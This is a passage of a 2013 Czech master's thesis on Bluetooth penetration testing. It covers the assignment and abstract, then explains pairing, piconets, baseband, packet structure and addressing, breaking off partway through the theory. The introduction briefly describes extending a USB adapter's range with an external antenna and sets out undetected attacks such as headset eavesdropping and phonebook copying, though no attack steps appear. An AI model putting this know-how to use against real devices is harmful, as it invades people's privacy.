Penetrační testy Bluetooth technologie

Penetration Testing of Bluetooth Technology

Bc. Jakub Nožička

Diplomová práce
2013

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2012/2013

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Jakub Nožička**
Osobní číslo:	**A11440**
Studijní program:	**N3902 Inženýrská informatika**
Studijní obor:	**Počítačové a komunikační systémy**
Forma studia:	**prezenční**
Téma práce:	**Penetrační testy bluetooth technologie**

Zásady pro vypracování:

1. **Popište technologii Bluetooth, vznik, verze a využívané standardy technologie.**
2. **Specifikujte strukturu protokolu, na kterém technologie Bluetooth pracuje.**
3. **Specifikujte možné útoky a definujte přednosti či nedostatky zabezpečení komunikace, samotné způsoby útoků: bluejacking, bluesnarfing.**
4. **Realizujte praktický test napadení a odposlech oběti.**
5. **Navrhněte bezpečnostní opatření a vylepšení na základě výsledků analýzy zabezpečení komunikace.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **GEHRMANN, Christian, Joakim PERSSON a Ben SMEETS. Bluetooth security. Boston: Artech House, 2004, xii, 204 p. ISBN 15-805-3504-6.**
2. **LABIOD, Houda, Hossam AFIFI a Constantino DE SANTIS. Wi-Fi, Bluetooth, ZigBee and WiMAX. Dordrecht: Springer, 2007, xvi, 316 p. ISBN 978-1-4020-5396-2.**
3. **GARG, Vijay Kumar. Wireless communications and networking. Boston: Elsevier Morgan Kaufmann, 2007, xxvii, 821 p. ISBN 01-237-3580-7.**
4. **CHAOUCHI, Hakima a Maryline LAURENT-MAKNAVICIUS. Wireless and Mobile Networks Security: Security Basics, Security in On-the-shelf and Emerging technologies. London, UK: ISTE, 2009, p. cm. ISBN 978-184-8211-179.**
5. **STAJANO, Frank. Security for ubiquitous computing. West Sussex, England: John Wiley & Sons, 2002, xix, 247 p. ISBN 04-708-4493-0.**
6. **GOLMIE, Nada. Coexistence in Wireless Networks: Challenges and System - Level Solutions in the Unlicensed Bands. New York: Cambridge University Press, 2006, xvii, 144 p. ISBN 05-218-5768-6.**
7. **PUŽMANOVÁ, Rita. Bezpečnost bezdrátové komunikace: jak zabezpečit Wi-Fi, Bluetooth, GPRS či 3G. Vyd. 1. Brno: CP Books, 2005, 179 s. ISBN 80-251-0791-4.**

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **26. února 2013**

Termín odevzdání diplomové práce: **31. května 2013**

Ve Zlíně dne 26. února 2013

L.S.

prof. Ing. Vladimír Vašek, CSc.
děkan

prof. Ing. Karel Vlček, CSc.
ředitel ústavu

ABSTRAKT

Diplomová práce se zabývá technologií Bluetooth. V teoretické části je popsána teorie, jak tato bezdrátová technologie funguje, způsob zabezpečení a ostatní aspekty na kterých tato technologie funguje. Praktická část práce se zabývá praktickou konstrukcí vylepšeného USB Bluetooth adaptéru, kterou se zvýší dosah pro komunikaci prostřednictvím této technologie, aniž by byla použita jiná třída zařízení. Dále jsou realizovány praktické útoky na tuto technologii s celkovým srovnáním úspěšnosti v závislosti na použitých zařízeních. Praktická část je tedy návod pro úpravu USB Bluetooth adaptéru a realizaci útoků.

Klíčová slova: Bluetooth, USB Bluetooth adaptér, bezpečnost, útok.

ABSTRACT

The master thesis deals with Bluetooth technology. In the theoretical part is described theory, how this wireless technology works, ways for security and other aspects of this technology. In the practical part is described practical construction of improved USB Bluetooth adapter, which increased range of communication through this technology, without change device class. In the practical part is also realized practical attacks on this technology with comparison of used devices. The practical part of this thesis is tutorial for improvement of USB Bluetooth adapter and execution of attacks.

Keywords: Bluetooth, USB adapter, security, attack.

Děkuji vedoucímu bakalářské práce Ing. Davidovi Malaníkovi Ph.D. za odborné vedení a poskytnuté rady. Dále bych chtěl poděkovat Ing. Miroslavovi Zálešákovi za rady při sestrojování hardwaru pro tuto práci.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně ……

podpis diplomanta

OBSAH

ÚVOD **9**
I TEORETICKÁ ČÁST **10**
1 TECHNOLOGIE BLUETOOTH **11**
1.1 CO JE TO BLUETOOTH 11
1.2 PÁROVÁNÍ 11
1.2.1 LMP příkazy 12
1.3 ORGANIZACE BLUETOOTH UZLŮ V SÍTI 12
1.4 PROTOKOL ARCHITEKTURY V BLUETOOTH UZLU 14
1.5 FYZICKÁ VRSTVA 14
1.6 BASEBAND 16
1.7 LINK CONTROLLER 19
1.8 ADRESOVÁNÍ ZAŘÍZENÍ BLUETOOTH. 20
1.9 LOGICKÉ PŘENOSY 21
1.10 LINK MANAGER 22
1.11 HCI VRSTVA 24
1.12 L2CAP VRSTVA 24
1.13 SERVICE LEVEL PROTOCOL 25
1.14 PROFILY BLUETOOTH 26
1.15 HCI PROTOKOL 29
1.16 LM PROTOKOL 30
1.17 ZABEZPEČENÍ BLUETOOTH 30
1.18 BEZPEČNOSTNÍ ÚROVNĚ 31
1.18.1 Autentizace 31
1.18.2 Autorizace 32
II PRAKTICKÁ ČÁST **34**
2 KONSTRUKCE BLUETOOTH ADAPTÉRU **35**
3 ÚTOK NA BLUETOOTH SPOJENÍ **44**
3.1 BACKTRACK 44
3.2 CARWISPERERER 44
3.2.1 Instalace carwhisperer 45
4 BLUESNARFING **49**
ZÁVĚR **58**
ZÁVĚR V ANGLIČTINĚ **59**
SEZNAM POUŽITÉ LITERATURY **60**

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK 61
SEZNAM OBRÁZKŮ 64
SEZNAM TABULEK 65
SEZNAM PŘÍLOH 66

ÚVOD

Technologie Bluetooth je stále jedním z nejrozšířenějších způsobů pro bezdrátovou komunikaci dvou zařízení na krátkou vzdálenost. I kdyby se mohlo zdát, že je Bluetooth technologie zastaralá a pomalu vytlačována technologií Wi-Fi Direct, tak opak je pravdou. Technologie má stále pevnou pozici pro komunikaci mezi mobilním telefonem a headsetem, nebo handsfree sadou. Hlavní výhodou této technologie je bezesporu nízká cena, minimální energetické nároky, miniaturní rozměry adaptéru a snadná hardwarová konstrukce pro začlenění do obvodu. Diplomová práce je rozdělena do dvou částí.

V teoretické části je popsána technologie Bluetooth, například její vznik, důvod proč vznikla, dále jsou popsány protokoly, na kterých technologie funguje, běžně používané profily pro komunikaci mezi zařízeními, vrstvy, postup při párování, zabezpečení a bezpečnostní úrovně. Poznatky s teoretické části jsou rozvedeny do praxe v praktické části.

V praktické části řeším úpravu USB Bluetooth adaptéru, tak aby byl schopný komunikace na velikou vzdálenost. Standartní USB Bluetooth adaptér 2. třídy má dosah kolem 20 metrů. Je však možno jej velmi jednoduše upravit a jeho dosah zvýšit na 75 metrů. Úprava spočívá v odstranění integrované antény na USB Bluetooth adaptéru a na její místo připájet stíněný kabel s RSMA konektorem, pokud je adaptér takto upraven, tak je na něj možno připojit libovolnou externí anténu, která pracuje v pásmu 2,4GHz, stejně, jako Wi-Fi technologie. Cenové náklady pro takovou úpravu bez koupě externí antény se pohybuje v řádech desítek korun a zvládne ji kdokoli se zkušenostmi s elektrotechnikou. Dosah takto upraveného USB adaptéru potom závisí na použité externí anténě, v případě 8dBi antény se dosah pohybuje kolem 75 metrů. Dále v praktické části realizuji několik bezpečnostních útoků na Bluetooth technologii, jako detekci zařízení, spárování se s mobilním telefonem, odposlech headsetu spárovaného s mobilním telefonem, zkopírování telefonního seznamu a kalendáře z mobilního telefonu, nebo zaslání kontaktu nebo jiných dat, tyto všechny útoky probíhají, aniž by je uživatel na svém mobilním telefonu jakkoliv poznal. Cílem praktické části je vytvoření návodu, podle kterého je možno upravit USB Bluetooth adaptér, tak aby měl vyšší dosah pro komunikaci se zařízením, avšak aniž by byla použita jiná třída zařízení a vytvoření podrobného návodu pro útoky na Bluetooth technologii.

I. TEORETICKÁ ČÁST

1 TECHNOLOGIE BLUETOOTH

1.1 Co je to Bluetooth

Bluetooth je bezdrátová komunikační technologie, jejímž cílem je použití pro komunikaci spárovaných zařízení na krátké vzdálenosti. Byla vyvinuta firmou Ericsson v roce 1994 a v roce 1998 standardizována institutem IEEE jako standard IEEE 802.15.1.

Technologie Bluetooth byla vytvořena k nahrazení kabelů při komunikaci mezi počítači a různými periferiemi jako tiskárny, skenery, polohovací zařízení, mobilní telefony, atd. Hlavní myšlenka Bluetooth technologie spočívá v použití integrovaného obvodu pro širokou škálu zařízení s malou spotřebou energie, což všechno dohromady zaručuje velmi nízké ceny. Základní Bluetooth zařízení poskytují krátký dosah (rádius kolem 15m), ale nízkou cenu (kolem 5 USD za zařízení).[1][2][3]

1.2 Párování

Při použití anonymního (neznámého) zařízení, se může uživatel při párování rozhodnout, zda zveřejní svou hardwarovou adresu, nebo ne. Pokud chce uživatel dosáhnout vyššího soukromí, tak hardwarová adresu zveřejňuje pouze důvěryhodným zařízením. Důvěryhodnými zařízeními jsou myšlena ta, která budou důvěryhodná po dlouhou dobu. Toto však neplatí pro všechny spárované zařízení, protože párování může být i dočasné a to po určitou, nastavenou dobu. Při párovacím procesu také může být rozlišeno, kterému anonymnímu zařízení bude hardwarová adresa poskytnuta a kterému ne. Toto se provede nastavením zařízení do párovacího režimu nebo do soukromého párovacího režimu. V prvním režimu párování není hardwarová adresa uvedena, v soukromém režimu párování naopak hardwarová adresa uvedena je. To se liší od standardních Bluetooth zařízení, které podporují pouze dva režimy párování: nespárovat a spárovat.

Pokud přístroj podporuje anonymní režim párování, tak přijímá žádosti o spárování přes příkaz LMP (Link Manager Protocol) **LMP in rand** ze vzdáleného zařízení. Zařízení také LMP příkaz vydává ale jen v tom případě, že je k ověření vyžadován a není znám žádný jiný klíč pro odpovídající zařízení. Zařízení nemusí vyměňovat alias adresy, nebo

soukromé adresy se vzdáleným zařízením. Zařízení musí odmítnout všechny požadavky na výměnu pevných adres, dokud nebude zasílat své vlastní pevné adresy. [1]

1.2.1 LMP příkazy

Pro informace o připojených zařízeních, aktivních adresách, vyměňování alias adres a soukromých adres jsou potřeba 3 typy LMP příkazů:


• LMP active address – aktualizace adres

• LMP alias address – výměna alias adres

• LMP fixed address – výměna pevných adres [1]


1.3 Organizace Bluetooth uzlů v síti

Spojení v síti Bluetooth je založeno na spolupráci mezi master a slave zařízením. Skupina zařízení master a slave je definována buňkou, která se nazývá „piconet“. Buňka Piconet se skládá z jednoho master zařízení a jednoho, nebo více nejvíce slave zařízení, maximálně však 7 slave zařízení (technologie Bluetooth funguje na hvězdicové topologii). Master zařízení může komunikovat přímo s jakýmikoliv slave zařízeními. Slave zařízení naopak nemohou komunikovat přímo mezi sebou, nebo s ostatními zařízeními. Master zařízení zodpovídá za vytvoření spojení a ovládání spojení se slave zařízeními. Master zařízení je schopno řídit 7 slave zařízení které jsou v aktivním režimu, master zařízení je schopno řídit až 255 slave zařízení v parked („zaparkovaném“) režimu. Slave zařízení v parked režimu jsou synchronizovány hodinami z master zařízení, ale v piconet nemají fyzickou adresu. Master zařízení má možnost kdykoliv přenastavit slave zařízení z parked režimu do aktivního režimu. Příklad Bluetooth sítě je znázorněn na obrázku 1. [2]



Obrázek 1. Příklad Bluetooth sítě


Slave zařízení může mít několik zařízení typu master. Více piconet buněk se může překrývat a vytvoří tak „scatternet“ (viz obr. číslo 2). V piconet je založena komunikace na tom, že master upravuje frekvence a kanály, zatímco v scatternet je kominukace zapotřebí pro směrování dat mezi master a přenosovými uzly. Technologie scatternets není v Bluetooth dobře vyvinuta, tato technologie se více používá pro specifické směrovací postupy u jiných norem, jako je u ZigBee. [4]



Obrázek 2. Scatternet

1.4 Protokol architektury v Bluetooth uzlu

Bluetooth protokol umožňuje bezdrátové propojení zařízení podporujících technologii Bluetooth, podporuje výměnu dat a provádění interaktivních a interoperabilních aplikací. Architektura Bluetooth protokolu je znázorněna na obrázku 3. [2]



Obrázek 3. Architektura Bluetooth protokolu


1.5 Fyzická vrstva

Tato vrstva zodpovídá za přenos a příjem informací o fyzickém kanálu. Specifikace této vrstvy definuje fyzikální vlastnosti kanálu. Bluetooth zařízení pracují v ISM (Industrial, Scientific Medical) pásmu vyhrazeném pro průmysl, vědu a lékařství. Toto frekvenční pásmo pracuje na frekvenci 2,4 GHz. Za účelem dosažení souladu s předpisy v každé zemi, se ochranné pásmo používá u nižších (2 MHz šířky pásma) a vyšších okrajů pásma (3,5 MHz šířky pásma). Toto pásmo je rozděleno do 79 fyzických kanálů po 1 MHz. RF (Radio Frequency) kanály jsou seřazeny podle čísla kanálu **k** a zaměřeny na kmitočet f(k) = 2402 + k MHz, kde k = [0,78].

Aby se zabránilo rušení, Bluetooth používá Frequency-Hopping Spread Spectrum (FHSS) metodu. Tato metoda používá frekvenční pásmo 2,4 až 2,4835 GHz, pro 14 kanálů rozdělených po 22 MHz a oddělených 5 MHz. Fyzický kanál Piconetu je rozdělen na time sloty o délce 625 µs. Každý time slot je rozdělen hop (skokovou) frekvencí) mezi 79 fyzických kanálů. Protože je perioda slotu 625 µs, tak může dojít k 1.600 přeskokům (hops) za sekundu.

Bluetooth používá Gaussian frequency shift keying (GFSK) modulaci. V tomto typu modulace, je Gaussův filtr aplikován před použitou Frequency shift keying (FSK) modulaci.

Délka paketu je proměnná. Paket může být rozdělen na jeden, tři nebo pět po sobě jdoucích časových úseků. Frekvence je stanovena na dobu trvání paketu. [2][3]



Obrázek 4. Zobrazení použití Frequency-hopping Spread Spectrum (FHSS) metody

Technologie Bluetooth pracuje v ISM (Industrial, Scientific Medical) na frekvenci 2,4 GHz. Ve většině zemí je tomuto protokolu vyhrazen prostor 83,5MHz, proto je možno do tohoto pásma vměstnat 79 kanálů s rozmezí 1MHz na kanál.

Existují 3 třídy zařízení:

Třída 1: Určena pro zařízení s velkým dosahem, jako je Bluetooth Access Point (dosah kolem 100 m), výkonové vlastnosti: 20 dBm (100 mW).

Třída 2: Určena pro běžné PC a přenosné zařízení (dosah kolem 10 m), výkonové vlastnosti: 4 dBm (2,5 mW).

Třída 3: Určena pro nízkoenergetické zařízení (dosah méně než 1 m), výkonové vlastnosti: 0 dBm (1 mW).

Tyto výkonové hodnoty jsou měřeny při vstupu antény. Pro spolehlivé odhalení zařízení by měl mít přijímač citlivost 70 dBm. Tabulka 1 uvádí frekvenční omezení v různých zemích světa.[4]


Země	Frekvence (MHz)
Evropa a USA	2400 – 2483,5
Francie	2446,3 - 2483,5
Španělsko	2445 - 2475

Tabulka 1. Frekvenční omezení

1.6 Baseband


Baseband je vrstva, která zajišťuje velké množství postupů pro přenos dat pomocí rádiového kódování a modulace. V baseband vrstvě jsou definovány hodiny, formáty datových paketů, master/slave role zařízení, řízení stavů connection/sleep, link control, přenos zvuku a Forward Error Correction (FEC). Dále poskytuje také řadu funkcí, jako je korekce chyb, skokový výběr, řízení toku dat, zabezpečení a kontrolu výkonu.

Time-division duplexing (TDD) schéma se používá pro plně duplexní přenos. Master a slave zařízení v něm vysílají střídavě. Master zařízení musí vždy začínat přenos na sudém časovém úseku. Slave zařízení musí vždy začínat přenos na lichém časovém úseku. Kromě toho kanál použitý pro master-to-slave paket je také použit pro následující master-to-slave paket. Na obrázku 5 je zobrazen tento přenos single-slot a multi-slot pakety.



Obrázek 5. Přenos paketů mezi master a slave zařízením

Obecný formát paketu v Bluetooth je znázorněn na obrázku 6.




Obrázek 6. Obecný formát paketu v Bluetooth

Každý paket začíná společně s přístupovým kódem. Pokud následuje header (záhlaví), tak je přístupový kód 72 bitů dlouhý, v opačném případě je přístupový kód 68 bitů dlouhý (zkrácený přístupový kód). Tento přístupový kód je použit pro synchronizaci, definici parametrů kanálu a identifikaci paketu. Všechny pakety, pracující v jednom fyzickém kanálu, mají stejný přístupový kód.

Packet Header

Packet Header se skládá ze 6 polí. Samotný packet zabírá 18 bitů, k němu ne potřeba přičíst CRC a 1/3 velikosti FEC. To celé vytvoří paket o velikosti 54 bitů. Složení Packet Header je následující:



Obrázek 7. Header packet

AMADDR (Active Member Address)

Adresa aktivního Bluetooth zařízení v piconet. Toto pole je 3bity dlouhé, obsahuje seznam slave adres, které se používají pro veškerou komunikaci s master zařízením. Používá se, dokud je zařízení aktivní, to znamená do doby, kdy zařízení přejde do parked stavu. Adresa 000 je jeden broadcast.

Type

Definuje 16 možných typů paketů. Také je použit pro dekódování informací v různých situacích, jako SCO, ACL nebo ESCO spojení. Pokud je paket na několika slotech, tak tím ostatním v této době zakazuje poslouchat.

Flow

Flow bit je použit pro řízení toku ACL paketů. Pomáhá sdělit master zařízení, že je jeho paměť plná, toto je popsáno v tabulce 2.

Code type	Typ paketu
0000	NULL
0001	POLL
0010	FHS
0011	DM1
0100	DH4
0101	HV1
0110	HV2
0111	HV3

Tabulka 2. Flow bit

Flow = 0 znamená, že je plná vyrovnávací paměť - STOP bit. Ve vyšších L2CAP vrstvách je další flow pole. Jedná se o logické spojení a je pro každé logické spojení vytvořeno tak, aby mohlo zastavit přenos ve spojení, zatímco ostatní logické spojení stále ještě komunikují.

ARQN

informuje zdroj, zda je CRC zpráva přijata správně. Číslo 1 ve zprávě značí správné přijetí paketu, 0 ve zprávě značí nesprávné přijetí paketu.

SEQN

Je to bit pro jednoduché číslování paketů modulo 2. Proto je možné zjistit rozdíl mezi sudou a lichou zprávou, a tím odhalit opakované, nebo ztracené zprávy.

Header Error Check.

Toto 8 bitové pole detekuje chyby v záhlaví a opravuje je. [2][4]

1.7 Link controller

Link Controller je obsažen v Baseband, definuje, jak je piconet vytvořen a jak do něj může být přidáno, nebo odstraněno zařízení.

Defaultně je zařízení v STANDBY stavu, protože tento stav šetří energii. Pokud chce zařízení najít další nové zařízení, změní svůj stav na INQUIRY, v tomto stavu vysílá Discovery message po různých skokových frekvencích. Zařízení ve stavu INQUIRY SCAN mohou odpovídat na discovery message. Zařízení, které je ve stavu INQUIRY získává adresy a clock offset odpovídajících zařízení.

Pokud master zařízení potřebuje navázat spojení, vstoupí do stavu PAGE pro synchronizaci se slave zařízením. Protože nejsou hodiny master zařízení automaticky synchronizovány s hodinami slave zařízení, tak master zařízení nemůže rozhodnout, kdy slave zařízení odpoví a na kterém kmitočtu. Proto master zařízení vysílá sadu stejných

zpráv na různých frekvencích a očekává odpověď od slave zařízení mezi dvěma přenosy. Zařízení slave ve stavu PAGE SCAN poslouchá frekvenci definovanou skokovou sekvencí podle adresy zařízení BD_ADDR a odpovídá na žádosti master zařízení.

Jakmile mezi sebou zařízení navážou spojení, tak tato zařízení vstoupí do stavu CONNECTION a může začít výměna dat mezi zařízeními. Spojené slave zařízení může vstoupit do mnoha dalších sub-stavů, ve kterých je více, nebo méně aktivní. Když slave zařízení nepotřebuje komunikovat, ale chce zůstat synchronizováno na fyzickém kanálu, přejde do stavu ne příliš aktivního stavu PARK. Aktivní adresa LT_ADDR slave zařízení se stává neplatnou a zařízení získá dvě adresy: PM_ADDR a AR_ADDR. Slave zařízení se stává „zaparkovaným“. Nakonec, když už přístroj není aktivní, tak se přepne do úsporného režimu. [2]

1.8 Adresování zařízení Bluetooth.

V Basebandu je také obsaženo adresování zařízení. Pro identifikaci Bluetooth zařízení používáme 4 adresy: BD_ADDR, LT_ADDR PM_ADDR a AR_ADDR.

BD_ADDR

Zkratka pro „Bluetooth Device Address“. Je to jedinečná 48 bitová adresa zařízení, podobně jako MAC (Medium Access Control) adresa, která je každému zařízení přidělena úřadem IEEE Registration Authority.

LT_ADDR

Zkratka pro “Logical Transport Address”. Je to 3 bitová adresa přidělená každému aktivnímu slave zařízení v piconet. Adresu přiděluje master zařízení aktivnímu slave zařízení. Všechny prázdné LT_ADDR jsou vyhrazeny pro vysílání zpráv.

PM_ADDR

Zkratka pro „Parked Member Address“. 8 bitová adresa, která je rezervována zařízením v parked režimu. Když se dostane slave zařízení z pasivního do aktivního módu, tak mu musí být přidělena LT_ADDR a ztrácí PM_ADDR.

AR_ADDR

Zkratka pro “Access Request Address”. Adresa AR_ADDR je přiřazena slave zařízení, jakmile vstoupí do stavu PARK a je platná pouze po dobu, kdy je slave zařízení je „zaparkováno“. Zařízení v tomto stavu je schopno přijímat zprávy s žádostí o přístup, adresa není jedinečná, různé „zaparkované“ slave zařízení mohou mít stejnou AR_ADDR.[2]

1.9 Logické přenosy

Mezi master a slave zařízením může být vytvořeno několik druhů spojení (link), ale nejpoužívanější jsou:

- Synchronous connection oriented (SCO)
- Extended SCO (ESCO)
- Asynchronous connection oriented (ACL)

SCO (Synchronous connection oriented)

Synchronní spojení SCO je použito pro hlasovou komunikaci v obvodu a pro synchronní a symetrické služby. Tento logický datový typ je vhodný pro komunikaci v reálném čase, jako je hlasová komunikace. SCO může být přepínané spojení mezi master a slave zařízením. Master zařízení udržuje SCO spojení pomocí vyhrazených slotů v pravidelných intervalech. Pro zlepšení spolehlivosti, jsou pakety kontrolovány na přítomnost chyb. Master zařízení může podporovat až tři SCO linky v reálném čase. Slave zařízení může podporovat až tři SCO linky od jednoho master zařízení, nebo dva SCO linky, pocházející od různých master zařízení.

eSCO (Enhanced synchronous connection-oriented)

